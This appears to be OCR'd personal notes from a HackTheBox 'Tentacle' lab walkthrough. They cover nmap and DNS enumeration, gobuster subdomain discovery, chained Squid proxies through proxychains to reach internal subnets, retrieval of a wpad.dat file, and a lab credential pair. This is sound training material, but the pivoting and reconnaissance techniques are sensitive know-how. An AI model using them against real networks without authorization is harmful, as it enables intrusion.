


users

- j.nakazawa@realcorp.htb

creds

user	password	info
j.nakazawa	sJB}RM>6Z~64_	smtp

Nmap

Port	Service	Info
22	SSH	OpenSSH 8.0 (protocol 2.0)
53	domain	ISC BIND 9.11.20 (RedHat Enterprise Linux 8)
88	kerberos-sec	MIT Kerberos
3128	http-proxy	Squid http proxy 4.11
9090	Zeus admin??	

Service Info: Host: REALCORP.HTB; OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:8

```
# Nmap 7.91 scan initiated Wed Jan 27 19:53:18 2021 as: nmap -sC -sV -vvv -oN
nmap/Initial -Pn 10.10.10.224
```

```
Nmap scan report for 10.10.10.224
Host is up, received user-set (0.49s latency).
Scanned at 2021-01-27 19:53:19 EST for 95s
Not shown: 995 filtered ports
Reason: 919 no-responses and 76 host-unreaches
PORT     STATE  SERVICE      REASON       VERSION
22/tcp   open   ssh          syn-ack      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 8d:dd:18:10:e5:7b:b0:da:a3:fa:14:37:a7:52:7a:9c (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC+kAz7g80bfMUdNCm4e54eIGFeFFwEIUvieBfBq/B4pm1NCa2XPF

|   256 f6:a9:2e:57:f8:18:b6:f4:ee:03:41:27:1e:1f:93:99 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDEUXStQR+Skq5wAn4zjO2SSm45o1c

|   256 04:74:dd:68:79:f4:22:78:d8:ce:dd:8b:3e:8c:76:3b (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIGaEuqAyutfTuj3KR9B6qEaIZAc2oszJPVDC1JEGv36y
53/tcp   open   domain       syn-ack      ISC BIND 9.11.20 (RedHat Enterprise
Linux 8)
| dns-nsid:
|_  bind.version: 9.11.20-RedHat-9.11.20-5.el8
88/tcp   open   kerberos-sec syn-ack      MIT Kerberos (server time: 2021-01-28
01:03:31Z)
3128/tcp open   http-proxy   syn-ack      Squid http proxy 4.11
|_http-server-header: squid/4.11
|_http-title: ERROR: The requested URL could not be retrieved
9090/tcp closed zeus-admin   conn-refused
Service Info: Host: REALCORP.HTB; OS: Linux; CPE:
cpe:/o:redhat:enterprise_linux:8

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Jan 27 19:54:54 2021 -- 1 IP address (1 host up) scanned in
96.12 seconds
```

- PORT 9090 - domain REALCORP.HTB

/etc/hosts

```
10.10.10.224    realcorp.htb
```

Nmap - UDP

Port	Service	Info
53	domain	ISC BIND 9.11.20 (RedHat Enterprise Linux 8)
88	kerberos-sec	MIT Kerberos
123	NTP	NTP v4 (secondary server)

```
# Nmap 7.91 scan initiated Wed Jan 27 21:07:07 2021 as: nmap -sU -sC -sV -oN
nmap/UDP 10.10.10.224
Nmap scan report for realcorp.htb (10.10.10.224)
Host is up (0.075s latency).
Not shown: 952 filtered ports, 45 open|filtered ports
PORT    STATE SERVICE       VERSION
53/udp  open  domain        ISC BIND 9.11.20 (RedHat Enterprise Linux 8)
| dns-nsid:
|_  bind.version: 9.11.20-RedHat-9.11.20-5.el8
88/udp  open  kerberos-sec?
| fingerprint-strings:
|   Kerberos:
|     ~Y0W
|     20210128023315Z
|     krbtgt
|_    NULL_CLIENT
123/udp open  ntp           NTP v4 (secondary server)
| ntp-info:
|_
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port88-UDP:V=7.91%I=7%D=1/27%Time=6012205B%P=x86_64-pc-linux-gnu%r(Kerb
SF:eros,5B,"~Y0W\xa0\x03\x02\x01\x05\xa1\x03\x02\x01\x1e\xa4\x11\x18\x0f20
SF:210128023315Z\xa5\x05\x02\x03\x0e\xfd\)\xa6\x03\x02\x01\x06\xa9\x04\x1b
SF:\x02NM\xaa\x170\x15\xa0\x03\x02\x01\0\xa1\x0e0\x0c\x1b\x06krbtgt\x1b\x0
```

```
SF:2NM\xab\r\x1b\x0bNULL_CLIENT");
Service Info: OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:8

Host script results:
|_clock-skew: 8m55s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Jan 27 21:27:44 2021 -- 1 IP address (1 host up) scanned in
1237.39 seconds
```

Port 53 - DNS

so to enumerate DNS i ran dig and nslookup and heres what i found

Banner Grabbing

```
kali@kali:~/hackthebox/Tentacle$ dig version.bind CHAOS TXT @10.10.10.224

; <<>> DiG 9.16.6-Debian <<>> version.bind CHAOS TXT @10.10.10.224
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7947
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e69d936691d931275ef0bdef60120f3e093d4317fdb3763f (good)
;; QUESTION SECTION:
;version.bind.                  CH      TXT

;; ANSWER SECTION:
version.bind.           0       CH      TXT     "9.11.20-RedHat-9.11.20-5.el8"

;; AUTHORITY SECTION:
version.bind.           0       CH      NS      version.bind.

;; Query time: 76 msec
```

```
;; SERVER: 10.10.10.224#53(10.10.10.224)
;; WHEN: Wed Jan 27 20:02:34 EST 2021
;; MSG SIZE  rcvd: 124
```

- 9.11.20-RedHat-9.11.20-5.el8
  Nothing else interesting

Information lookups

Name Server (NS)

```
kali@kali:~/hackthebox/Tentacle$ dig NS @10.10.10.224 realcorp.htb

; <<>> DiG 9.16.6-Debian <<>> NS @10.10.10.224 realcorp.htb
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51883
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: fa81398067d6c24314ab0fc0601210f10233cc9367d53837 (good)
;; QUESTION SECTION:
;realcorp.htb.                  IN      NS

;; ANSWER SECTION:
realcorp.htb.           259200  IN      NS      ns.realcorp.htb.

;; ADDITIONAL SECTION:
ns.realcorp.htb.        259200  IN      A       10.197.243.77

;; Query time: 76 msec
;; SERVER: 10.10.10.224#53(10.10.10.224)
;; WHEN: Wed Jan 27 20:09:48 EST 2021
;; MSG SIZE  rcvd: 102
```

- ns.realcorp.htb - 10.197.243.77

TXT/A/AAAA/CNAME

```
kali@kali:~/hackthebox/Tentacle$ dig TXT @10.10.10.224 realcorp.htb

; <<>> DiG 9.16.15-Debian <<>> TXT @10.10.10.224 realcorp.htb
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38426
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 51cca5eb8b03138a47393bdf60aeb3d34001156cddfd7cea (good)
;; QUESTION SECTION:
;realcorp.htb.                  IN      TXT

;; AUTHORITY SECTION:
realcorp.htb.           86400   IN      SOA     realcorp.htb.
root.realcorp.htb. 199609206 28800 7200 2419200 86400

;; Query time: 24 msec
;; SERVER: 10.10.10.224#53(10.10.10.224)
;; WHEN: Wed May 26 16:35:52 EDT 2021
;; MSG SIZE  rcvd: 110
```

- root.realcorp.htb

Zone Transfers

axfr

```
kali@kali:~/hackthebox/Tentacle$ dig axfr @10.10.10.224

; <<>> DiG 9.16.6-Debian <<>> axfr @10.10.10.224
; (1 server found)
;; global options: +cmd
;; Query time: 76 msec
;; SERVER: 10.10.10.224#53(10.10.10.224)
```

```
;; WHEN: Wed Jan 27 20:04:17 EST 2021
;; MSG SIZE  rcvd: 56
```

axfr

```
kali@kali:~/hackthebox/Tentacle$ dig axfr @10.10.10.224 realcorp.htb

; <<>> DiG 9.16.6-Debian <<>> axfr @10.10.10.224 realcorp.htb
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

axfr

```
kali@kali:~/hackthebox/Tentacle$ dig axfr @10.10.10.224 root.realcorp.htb

; <<>> DiG 9.16.6-Debian <<>> axfr @10.10.10.224 root.realcorp.htb
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

OK. not a whole lot here except we have a new domain root.realcorp.htb and a name server with an ip address so we can add it to our resolv.conf if deemed necessary and hosts file

/etc/hosts

```
10.10.10.224    realcorp.htb root.realcorp.htb
10.197.243.77   ns.realcorp.htb
```

Gobuster - Fuzz for subdomains with DNS (-r realcorp.htb) as dns server

note: Because there is no http service we cannot use gobuster with vhosts

```
kali@kali:~/hackthebox/Tentacle$ gobuster dns -d realcorp.htb -r realcorp.htb -
w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
ProxyChains-3.1 (http://proxychains.sf.net)
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Domain:     realcorp.htb
[+] Threads:    10
[+] Resolver:   10.197.243.77
[+] Timeout:    1s
[+] Wordlist:   /usr/share/seclists/Discovery/DNS/subdomains-top1million-
5000.txt
===============================================================
2021/05/26 17:16:38 Starting gobuster in DNS enumeration mode
===============================================================
Found: smtp.realcorp.htb
Found: ns.realcorp.htb
Found: proxy.realcorp.htb
Found: wpad.realcorp.htb
Found: root.realcorp.htb
Found: srv01.realcorp.htb

===============================================================
2021/05/26 17:24:59 Finished
===============================================================
```

Awesome more subdomains

- smtp.realcorp.htb
  - must be for mail
- ns.realcorp.htb
  - Dns server
- proxy.realcorp.htb
  - Proxy Server
- wpad.realcorp.htb
  - wpad server - Web Proxy Auto-Discovery Protocol
  - The Web Proxy Auto-Discovery (WPAD) Protocol is a method used by clients to locate the URL of a configuration file using DHCP and/or DNS discovery

methods. Once detection and download of the configuration file is complete, it can be executed to determine the proxy for a specified URL.

- root.realcorp.htb
- srv01.realcorp.htb
  - host

before we can add them to our hosts we need to know their addresses.

nslookup

realcorp.htb

```
> server realcorp.htb
Default server: realcorp.htb
Address: 10.10.10.224#53
```

smtp.realcorp.htb

```
> smtp.realcorp.htb
Server:         realcorp.htb
Address:        10.10.10.224#53

** server can't find smtp.realcorp.htb: NXDOMAIN
```

ns.realcorp.htb

```
> ns.realcorp.htb
Server:         realcorp.htb
Address:        10.10.10.224#53

Name:   ns.realcorp.htb
Address: 10.197.243.77
```

proxy.realcorp.htb

```
> proxy.realcorp.htb
Server:         realcorp.htb
```

```
Address:        10.10.10.224#53

proxy.realcorp.htb      canonical name = ns.realcorp.htb.
Name:   ns.realcorp.htb
Address: 10.197.243.77
```

wpad.realcorp.htb

```
> wpad.realcorp.htb
Server:         realcorp.htb
Address:        10.10.10.224#53

Name:   wpad.realcorp.htb
Address: 10.197.243.31
```

root.realcorp.htb

```
> root.realcorp.htb
Server:         realcorp.htb
Address:        10.10.10.224#53

** server can't find root.realcorp.htb: NXDOMAIN
```

srv01.realcorp.htb

```
> srv01.realcorp.htb
Server:         realcorp.htb
Address:        10.10.10.224#53

** server can't find srv01.realcorp.htb: NXDOMAIN
```

ok so we can update our


/etc/hosts

```
10.10.10.224    srv01.realcorp.htb realcorp.htb root.realcorp.htb
10.197.243.31  wpad.realcorp.htb
```

```
10.197.243.77   ns.realcorp.htb proxy.realcorp.htb
```


- note - still looking for smtp.realcorp.htb

Port 3128 - Squid Proxy




- User/email/domain - J.nakazawa@realcorp.htb

ok. lets setup burp to use port 3128 as an upstream proxy



and visit realcorp.htb:3128



this time we have another domain there on the bottom and we need to authenticate ourself but we do not have creds yet.

- Domain - srv01.realcorp.htb
- which we have already found and added to our hosts file

ok.. maybe we can scan through the proxy with proxychains and nmap scan localhost though proxy

/etc/proxychains.conf

```
strict_chain
proxy_dns
tcp_read_time_out 15000
tcp_connect_time_out 8000

[ProxyList]
http 10.10.10.224 3128
```

For some reason doesn't want to work when i use sudo..
lets scan the local machine through the proxy

Nmap localhost (srv01.realcorp.htb) Through Proxy

Port	Service	Info
22	SSH	OpenSSH 8.0 (protocol 2.0)
53	domain	ISC BIND 9.11.20 (RedHat Enterprise Linux 8)
88	kerberos-sec	MIT Kerberos - For KDC
464	kpasswd5	Used for changing/setting passwords against Active Directory.
749	kerberos-adm	MIT Kerberos - For AdminServer
3128	http-proxy	Squid http proxy 4.11

```
kali@kali:~/hackthebox/Tentacle$ proxychains nmap 127.0.0.1

...[snip]...
|S-chain|-<>-10.10.10.224:3128-<>-127.0.0.1:11111-<--denied
```

```
Nmap scan report for localhost (127.0.0.1)
Host is up (0.051s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
88/tcp   open  kerberos-sec
464/tcp  open  kpasswd5
749/tcp  open  kerberos-adm
3128/tcp open  squid-http

Nmap done: 1 IP address (1 host up) scanned in 53.87 seconds
```

ok some interesting new ports here

- 464 - for changine /setting passwords
- 749 - for the Admin Server
- 3128 - maybe we can scan through here to find more hosts in the network.
    - no, do not know subnets yet, but we did find subdomains from dns server

lets scan some of the others from the localhost(srv01.realcorp.htb)

Nmap 10.197.243.77 ns/proxy Through Proxy chain

/etc/proxychains.conf

```
strict_chain
proxy_dns
tcp_read_time_out 15000
tcp_connect_time_out 8000

[ProxyList]
http 10.10.10.224 3128
http 127.0.0.1 3128
```

my machine →10.10.10.224(realcorp.htb) → localhost(srv01.realcorp.htb) → 10.197.243.77

```
kali@kali:~/hackthebox/Tentacle/$ proxychains nmap 10.197.243.77

...[snip]...
|S-chain|-<>-10.10.10.224:3128-<>-127.0.0.1:3128-<><>-10.197.243.77:16113-<--denied
Nmap scan report for ns.realcorp.htb (10.197.243.77)
Host is up (0.13s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
88/tcp   open  kerberos-sec
464/tcp  open  kpasswd5
749/tcp  open  kerberos-adm
3128/tcp open  squid-http

Nmap done: 1 IP address (1 host up) scanned in 126.09 seconds
```

Nmap 10.197.243.31 wpad Through Proxy chain

/etc/proxychains.conf

```
strict_chain
proxy_dns
tcp_read_time_out 15000
tcp_connect_time_out 8000

[ProxyList]
http 10.10.10.224 3128
http 127.0.0.1 3128
http 10.197.243.77 3128
```

my machine →10.10.10.224(realcorp.htb) → localhost(srv01.realcorp.htb) → 10.197.243.77(proxy.realcorp.htb)→wpad.realcorp.htb


```
kali@kali:~/hackthebox/Tentacle/$ proxychains nmap 10.197.243.77

...[snip]...
|S-chain|-<>-10.10.10.224:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<>
<>-10.197.243.31:52673-<--denied
Nmap scan report for wpad.realcorp.htb (10.197.243.31)
Host is up (0.14s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
464/tcp  open  kpasswd5
749/tcp  open  kerberos-adm
3128/tcp open  squid-http

Nmap done: 1 IP address (1 host up) scanned in 168.36 seconds
```

Ahh.. very intersting port 80...


lets add all these to burpsuite



now lets visit the webpage
couldn't get burp to work will come back to later

http://10.197.243.31

http://wpad.realcorp.htb



403 Forbidden

nginx/1.14.1

http://wpad.realcorp.htb/wpad.dat

Researched what wpad is and theres is a wpad.dat
so i curled for it
`proxychains curl http://wpad.realcorp.htb/wpad.dat`

wpad.dat

```
function FindProxyForURL(url, host) {
    if (dnsDomainIs(host, "realcorp.htb"))
        return "DIRECT";
    if (isInNet(dnsResolve(host), "10.197.243.0", "255.255.255.0"))
        return "DIRECT";
    if (isInNet(dnsResolve(host), "10.241.251.0", "255.255.255.0"))
        return "DIRECT";

    return "PROXY proxy.realcorp.htb:3128";
}
```

Could have also found the file with fuzzing but would have probably taken a long time.

`proxychains wfuzz -u http://wpad.realcorp.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-files.txt --sc 200`

```
...[snip]...

000000008:   200        10 L     25 W       342 Ch      "wpad.dat"
Total time: 45.48944
Processed Requests: 8
Filtered Requests: 7
Requests/sec.: 0.175864
```

ok so we have 2 subnets

- 10.197.243.0/24
    - 10.197.243.31 (srv01,realcorp,root)
    - 10.197.243.77 (ns,proxy)
- 10.241.251.0/24
- maybe we can scan these for more hosts.
    - lets hunt for smtp.realcorp.htb since we haven't found that one yet.
        - lets look for port 25 (smtp) open

Found ya! 10.241.251.113

```
kali@kali:~/hackthebox/Tentacle/$ proxychains nmap 10.241.251.1/24 -p 25 --open

...[snip]...
